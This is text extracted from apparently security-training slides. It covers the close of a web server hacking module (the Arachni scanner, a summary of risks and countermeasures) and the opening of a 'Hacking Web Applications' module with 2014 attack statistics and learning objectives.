
Set Coverage: 1.00

<http://www.immunitysec.com>

Web Server Pen Testing Tool: Arachni



Arachni is an open source, feature-full, modular, high-performance Ruby framework aimed towards helping penetration testers and administrators evaluate the security of web applications



<http://www.arachni-scanner.com>

Module Summary





- Web servers assume critical importance in the realm of Internet security
- Vulnerabilities exist in different releases of popular web servers and respective vendors patch these often
- The inherent security risks owing to the compromised web servers have impact on the local area networks that host these websites, even on the normal users of web browsers
- Looking through the long list of vulnerabilities that had been discovered and patched over the past few years, it provides an attacker ample scope to plan attacks to unpatched servers
- Different tools/exploit codes aid an attacker in perpetrating web server's hacking
- Countermeasures include scanning for the existing vulnerabilities and patching them immediately, anonymous access restriction, incoming traffic request screening, and filtering

Hacking Web Applications

Module 12

Unmask the Invisible Hacker



Web Application Attack Report



PHP applications are three times more vulnerable to Cross Site Scripting Attacks in comparison to .NET applications

In 2014, attacks have increased 44% in duration in comparison to 2013


Websites running WordPress were attacked 24.1% more than websites running on all other CMS platforms combined

AWS servers originated 20% of all known vulnerabilities (CVEs) exploitation attempts

Retail websites were targeted by 48.1% of all attack campaigns

In 2014, remote file inclusion (RFI) attacks increased 24% in comparison to 2013

Variety of Hacking Actions Within Web App Attacks Pattern



<http://www.statista.com>



Module Objectives




- ↳ Understanding Web Application Concepts
- ↳ Understanding Web Application Threats
- ↳ Understanding Web Application Hacking Methodology
- ↳ Web Application Hacking Tools



- ↳ Understanding Web Application Countermeasures
